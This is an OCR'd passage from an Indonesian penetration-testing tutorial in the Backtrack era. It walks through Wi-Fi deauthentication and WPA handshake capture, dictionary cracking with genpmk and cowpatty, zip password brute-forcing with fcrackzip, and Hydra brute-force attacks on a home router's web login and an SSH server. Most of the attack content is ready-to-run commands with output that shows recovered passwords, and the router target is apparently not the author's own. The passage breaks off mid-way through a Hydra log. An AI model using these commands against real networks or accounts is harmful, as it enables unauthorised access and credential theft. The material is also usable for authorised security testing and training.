
5. HANDSHAKE

Tujuan kita dalam capturing ini sebenarnya adalah mencari handshake. Untuk mendapatkan nilai handshake kita harus mendiskoneksikan client yang sudah terkoneksi dengan baik ke AP target. ok saya tertarik pada client yang telah terkoneksi dengan AP dengan *ssid* (*ibteam-3g*) dengan *bssid F4:EC:38:99:60:F3*. Kita gunakan fasilitas aireply untuk melakukan deauth attack.

```
root@bt:~# aireplay-ng --deauth 1 -a 00:1E:C1:4C:BF:F8 -c F4:EC:38:99:60:F3 mon0
```



ok perhatikan pada gambar di bawah ini , bahwa setelah aireplay-ng di esekusi kita mendapatkan **handshake** .. karena dalam keadaan terenskripsi , **time to crack it !!**



6. COWPATTY ACTION

Ok kita sudah di pastikan mendapat file capture *handshake* yang tersimpan pada direktori di mana anda memulai capturing dengan airodump tadi. masih ingatkan tadi saya simpan dengan nama *dump_traf1* akan tersimpan otomatis dengan nama *dump_traff1-01.cap.*

Untuk melakukan crack kita membutuhkan file hash (genpmk)

```
root@bt:~# genpmk -f pass.txt -d tes_genpmk_hash_wpa -s ibteam-3g -v
```

```
root@nindya-putri:~# genpmk -f pass.txt -d tes_genpmk_hash_wpa -s ibteam-3g -v
genpmk 1.1 - WPA-PSK precomputation attack. <jwright@hasborg.com>
File tes_genpmk_hash_wpa does not exist, creating.
Invalid passphrase length: roro (4).

2 passphrases tested in 0.04 seconds:  53.74 passphrases/second
root@nindya-putri:~#
```

oh iya jgn lupa bahwa anda membutuhkan password list (dictionary) .. yang nantinya menjadi nilai dari parameter -f. Pada kasus saya kali ini saya telah menyiapkan password list dalam folder yang sama.saatnya kita mengolah file-file baik hasil capture, hashing dan password list dengan cowpatty


```
cowpatty -s ibteam-3g -f pass.txt -d tes_genpmk_hash_wpa -r dump_traf1-01.cap -v
```

dimana parameternya :
-s (ssid AP target)
-f (lokasi file password list dictionary)
-d (hasil hashing password list dictionary dengan genpmk)
-r (hasil capturing handshadke dengan airdump)
-v (verbose output)

```
root@nindya-putri:~# genpmk -f pass.txt -d tes_genpmk_hash_wpa -s ibteam-3g -v
genpmk 1.1 - WPA-PSK precomputation attack. <jwright@hasborg.com>
File tes_genpmk_hash_wpa does not exist, creating.
Invalid passphrase length: roro (4).

2 passphrases tested in 0.04 seconds:  53.74 passphrases/second
root@nindya-putri:~# cowpatty -s ibteam-3g -f pass.txt -d tes_genpmk_hash_wpa -r dump_traf
-01.cap -v
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA/PSK passphrase.
Starting dictionary attack.  Please be patient.

The PSK is "nagabacktrack".

2 passphrases tested in 0.00 seconds:  11560.69 passphrases/second
root@nindya-putri:~#
```

2.4. Hash Identifier

Hash Identifier adalah sebuah tools yang dapat digunakan untuk menganalisa tipe hash.



Penggunaan tools ini lumayan simple hanya memasukan tipikal hash yang di cari maka dengan otomatis tools ini akan memberikan kemungkinan-kemungkinan dari tipe hash yang kita submit.

Hash identifier dapat kita akses pada direktori

```
/pentest/passwords/hash-identifier
```

2.5. Fcrackzip

Tools ini berfungsi untuk melakukan cracking dengan metode bruteforce terhadap sebuah file zip yang berpassword.

Fcrackzip dapat di akses di mana saja melalui terminal. Metode penggunaan tools ini lumayan simpel.

```
fcrackzip version 1.0, a fast/free zip password cracker
written by Marc Lehmann <pcg@goof.com> You can find more info on
http://www.goof.com/pcg/marc/

USAGE: fcrackzip
          [-b|--brute-force]            use brute force algorithm
          [-D|--dictionary]             use a dictionary
          [-B|--benchmark]              execute a small benchmark
          [-c|--charset characterset]   use characters from charset
          [-h|--help]                   show this message
          [--version]                   show the version of this program
          [-V|--validate]               sanity-check the algortihm
          [-v|--verbose]                be more verbose
          [-p|--init-password string]   use string as initial password/file
          [-l|--length min-max]         check password with length min to max
          [-u|--use-unzip]              use unzip to weed out wrong passwords
          [-m|--method num]             use method number "num" (see below)
          [-2|--modulo r/m]             only calculcate 1/m of the password
          file...                     the zipfiles to crack

methods compiled in (* = default):

 0: cpmask
 1: zip1, TARGET_CPU=0
 2: zip2, TARGET_CPU=0, USE_MULT_TAB
 3: zip3, TARGET_CPU=5
 4: zip4, TARGET_CPU=5, USE_MULT_TAB
 5: zip5, TARGET_CPU=6
*6: zip6, TARGET_CPU=6, USE_MULT_TAB
```

Untuk bahan percobaan saya membuat sebuah file zip yang bernama tes.zip dan file ini membungkus sebuah file yang saya beri nama tes.txt.

```
root@bt:~# cd /media/
root@bt:/media# ls
cdrom  sf_Share  VBOXADDITIONS_4.2.6_82870
root@bt:/media# cd sf_Share/
root@bt:/media/sf_Share# ls
Application.evtx          capture.cap  ibt-info.txt  System.evtx  Thumbs.db
base_state_citems.inc.php  check        ouput.txt     tes.zip
```

Say memberikan password sederhana pada file tes.zip. Hanya 3 karakter yaitu “123” .

Untuk kasus ini kita akan mencoba menebak jumlah karakter password

```
root@bt:/media/sf_Share# fcrackzip -u -v -l 1-6 -c a tes.zip
'tes/' is not encrypted, skipping
found file 'tes/tester.txt', (size cp/uc     12/     0, flags 9, chk 92d1)


PASSWORD FOUND!!!!: pw == cy
root@bt:/media/sf_Share# fcrackzip -u -v -l 1-6 -c aA1 tes.zip
'tes/' is not encrypted, skipping
found file 'tes/tester.txt', (size cp/uc     12/     0, flags 9, chk 92d1)


PASSWORD FOUND!!!!: pw == cy
```

Pada opsi C kita menentukan karakter yang diinginkan. Contoh untuk karakter huruf (lower and case) Aa atau Aa1 (numerik) dan penggunaan tanda baca Aa1!

Kita dapat menggunakan password list jika memang di butuhkan.

```
root@bt:/media/sf_Share# fcrackzip -u -v -D -p tes.txt tes.zip 'tes/' is not
encrypted, skipping
found file 'tes/tester.txt', (size cp/uc     12/     0, flags 9, chk 92d1)


PASSWORD FOUND!!!!: pw == 123
```

3. ONLINE PASSWORD ATTACK

Berbeda dengan offline password attack , yang di maksud dengan online password attack adalah tools yang memiliki kemampuan untuk melakukan penyerangan secara bruteforcing terhadap service-service secara online. Bisa dengan media internet atau media jaringan. Metode yang dipakai kurang lebih sama dengan Offline Password attack.

3.1. Hydra

Hydra adalah tools bruteforcing yang paling banyak di gunakan oleh para pentester, hydra memiliki metode dictionary yang memiliki kemampuan menyerang dalam berbagai tipe service

Beberapa service online yang sudah teruji di lab Indonesian Backtrack Team dapat di tembus Hydra

a. SMB
b. http-post-form
c. https-head
d. FTP (file transfer protocol)
e. SSH (secure shell)
f. IMAP


3.1.1. Penggunaan Hydra

Penggunaan hydra sangat simple dan mudah

syntax dasar : `hydra -l [user-login-list] -p [ password-list] [service]`

User Login List

User login list yang di maksudkan adalah daftar kemungkinan dari penggunaan nama user login dari mesin target. Contohnya saya mengumpulkan beberapa nama kemungkinan user admin login kemudian saya simpan dalam sebuah file.



Masih banyak opsi lainnya , ingatkah anda akan tulisan saya mengenai cupp.py atau autogenerator passlist lainnya. Kemungkinan tehnik social-engineering juga sangat dibutuhkan dalam membuat list user.

Password list

Setelah membuat user list kita harus membuat password list. Karena hydra bekerja beracuan pada kedua file. Ingat bahwa kebanyakan permintaan login dari berbagai macam service hanya terpusat pada dua tipe. User dan Password.

Service

Langkah terakhir anda tinggal akan menentukan service yang kira-kira akan diserang oleh hydra pada suatu sistem komputer. Hydra memiliki banyak opsi service dan tentu saja opsi-opsi tersebut harus di deklarisasikan

Contoh penggunaan 1

Contoh penggunaan bruteforcing hydra terhadap modem router speedy

Langkah-langkah

Mendapatkan akses DHCP client
Membuat userlist user dan password
Melakukan identifikasi jenis serangan service
Melakukan bruteforcing dengan hydra

Mendapatkan akses DHCP client

Serangan terhadap modem router bisa melalui NAT (dengan menggunakan ip publik) atau dengan ip statik dengan anggapan anda telah di terima dalam lingkungan network setempat.

```
root@bt:~# dhclient
Internet Systems Consortium DHCP Client V3.1.3
Copyright 2004-2009 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/eth0/00:16:36:c7:8d:54
Sending on   LPF/eth0/00:16:36:c7:8d:54
Listening on LPF/wlan0/00:19:d2:45:4d:96
Sending on   LPF/wlan0/00:19:d2:45:4d:96
Sending on   Socket/fallback
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 7
DHCPREQUEST of 192.168.1.6 on wlan0 to 255.255.255.255 port 67
DHCPACK of 192.168.1.6 from 192.168.1.1
bound to 192.168.1.6 -- renewal in 34338 seconds.
```

Perhatikan pada contoh di atas saya telah melakukan konektivitas dengan router setempat yang memiliki suport terhadap auto DHCP. Ok dengan koneksi interface wlan kita akan mencoba menembus modem router standart
Modem router biasanya dipasang dengan ipaddress standart yaitu 192.168.1.1 bisa di cek jika mengetikan perintah "*route*" .

```
root@bt:~# route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         192.168.1.1     0.0.0.0         UG    0      0        0 wlan0
192.168.1.0     *               255.255.255.0   U     0      0        0 wlan0
```

Kemungkinan mereka tidak di password sangat besar , terkadang kita harus mengetesnya terlebih dahulu. Saya akan membuka URL 192.168.1.2 dari web browser lynx untuk memastikan service apa yang kira-kira di pakai dalam melakukan metode serangan ini.

```
root@bt:~# lynx http://192.168.1.1
```

Hmm dengan lynx saya mendapatkan tipe router "zxv10 w300S" Informasi dari google menghantarkan saya kepada jenis modem "Modem ZTE *ZXV10 W300S*" dan ini memudahkan saya untuk membuat user list.

Saya coba memasukan user "admin" pada lynx user login ..

Kemudian pass juga "admin"

Gagal ternyata.. password sudah tidak default lagi , mengingat password secara default adalah admin:admin.

Membuat userlist user dan password

Kemudian saya membuat list password dan user yang saya simpan di dir /root/brute . Untuk membuat list pass anda bisa menggunakan bermacam-macam auditor. Atau anda bisa menggunakan list password dan user (dictionary) yang telah ada.

```
root@bt:~# mkdir brute
root@bt~# cd brute
root@bt:~/brute# nano user.txt
root@bt:~/brute# ls
user.list
root@eichel:~/brute# nano pass.txt
root@eichel:~/brute# ls
pass.list  user.list
```

Melihat dari jenis login page yang dapat di buka melalui browser (http) maka saya mengambil kesimpulan bahwa metode yang baik saat ini adalah metode "*http-get*"

Bruteforcing in action

Untuk melakukan serangan kita masukan perintah di bawah ini


hydra 192.168.1.1 -L /root/brute/user.txt -l /root/brute/pass.txt -t 1 -e ns - f -V http-get /

keterangan :

```
-L Spesifikasi direktori username wordlist
-P Spesifikasi direktori password wordlist
-t Limit koneksi ( timeout )
-f Menghentikan secara otomatis setelah melakukan test bruteforcing
```

```
-v verbos output ( mode text output )
-M Spesifikasi module yang di gunakan
-m Spesifikasi opsi pada module yang di gunakan
```


Ok tampak pada gambar di
atas bahwa hydra telah menemukan login dan password yang valid. Yaitu user : admin dan password = 123
Ketika saya mencoba untuk memasuki halaman router dengan lynx browser , tampaknya berhasil dengan baik.



Contoh 2

Penggunaan Hydra terhadap penyerangan terhadap service ssh

SSH atau **secure shell** merupakan login yang termasuk secure , karena dengan adanya dsa dan rsa key , ssh terenskripsi dengan baik hingga sulit untuk diserang dengan menggunakan MITM (man on the middle attack) Namun memang masih vurn untuk hydra bruteforcing, jika tidak memiliki pengaman-pengaman login attemp bruteforce.
Dalam contoh kali ini saya hendak melakukan bruteforcing terhadap ssh service dengan masih menggunakan port standart yaitu port 22. Mesin target terinstal linux fedora 15 dengan service ssh yang aktif.



Perhatikan .. hydra melakukan attemp login secara satu demi satu dan berhasil menemukan password dari ssh. Oh ya pada saat ini saya menambahkan opsi **-o (output)** untuk mencatat hasil dari operasi di atas.


```
root@bt:~# cat hasil.txt
# Hydra v7.1 run at 2012-02-05 11:06:55 on 192.168.1.6 ssh (hydra  -L
/root/brute/user.txt -P /root/brute/pass.txt -t 3 -e ns -f -V -o /root/hasil.txt
192.168.1.6 ssh[22][ssh] host: 192.168.1.6   login: root   password: nchan
```

bagaimana jika port tersebut sudah tidak standart lagi ? Misalkan ssh menggunakan port **7634** dan bukan standart **22** lagi. Kita tinggal menambahkan opsi **-s** seperti contoh di bawah ini

```
root@eichel:~# hydra 192.168.1.6 -L /root/brute/user.txt -P /root/brute/pass.txt -
t 3 -e ns -f -V -o /root/hasil1.txt -s 7634 ssh
Hydra v7.1 (c)2011 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2012-02-05 11:16:31
[DATA] 3 tasks, 1 server, 27 login tries (l:3/p:9), ~9 tries per task
[DATA] attacking service ssh on port 7634
[ATTEMPT] target 192.168.1.6 - login "admin" - pass "admin" - 1 of 27 [child 0]
[ATTEMPT] target 192.168.1.6 - login "admin" - pass "" - 2 of 27 [child 1]
[ATTEMPT] target 192.168.1.6 - login "admin" - pass "123" - 3 of 27 [child 2]
[ATTEMPT] target 192.168.1.6 - login "admin" - pass "1234" - 4 of 27 [child 1]
[ATTEMPT] target 192.168.1.6 - login "admin" - pass "adm" - 5 of 27 [child 0]
[ATTEMPT] target 192.168.1.6 - login "admin" - pass "masuk" - 6 of 27 [child 1]
[ATTEMPT] target 192.168.1.6 - login "admin" - pass "letmein" - 7 of 27 [child 2]
[ATTEMPT] target 192.168.1.6 - login "admin" - pass "toor" - 8 of 27 [child 0]
[ATTEMPT] target 192.168.1.6 - login "admin" - pass "nchan" - 9 of 27 [child 1]
[ATTEMPT] target 192.168.1.6 - login "root" - pass "root" - 10 of 27 [child 2]
[ATTEMPT] target 192.168.1.6 - login "root" - pass "" - 11 of 27 [child 0]
[ATTEMPT] target 192.168.1.6 - login "root" - pass "123" - 12 of 27 [child 1]
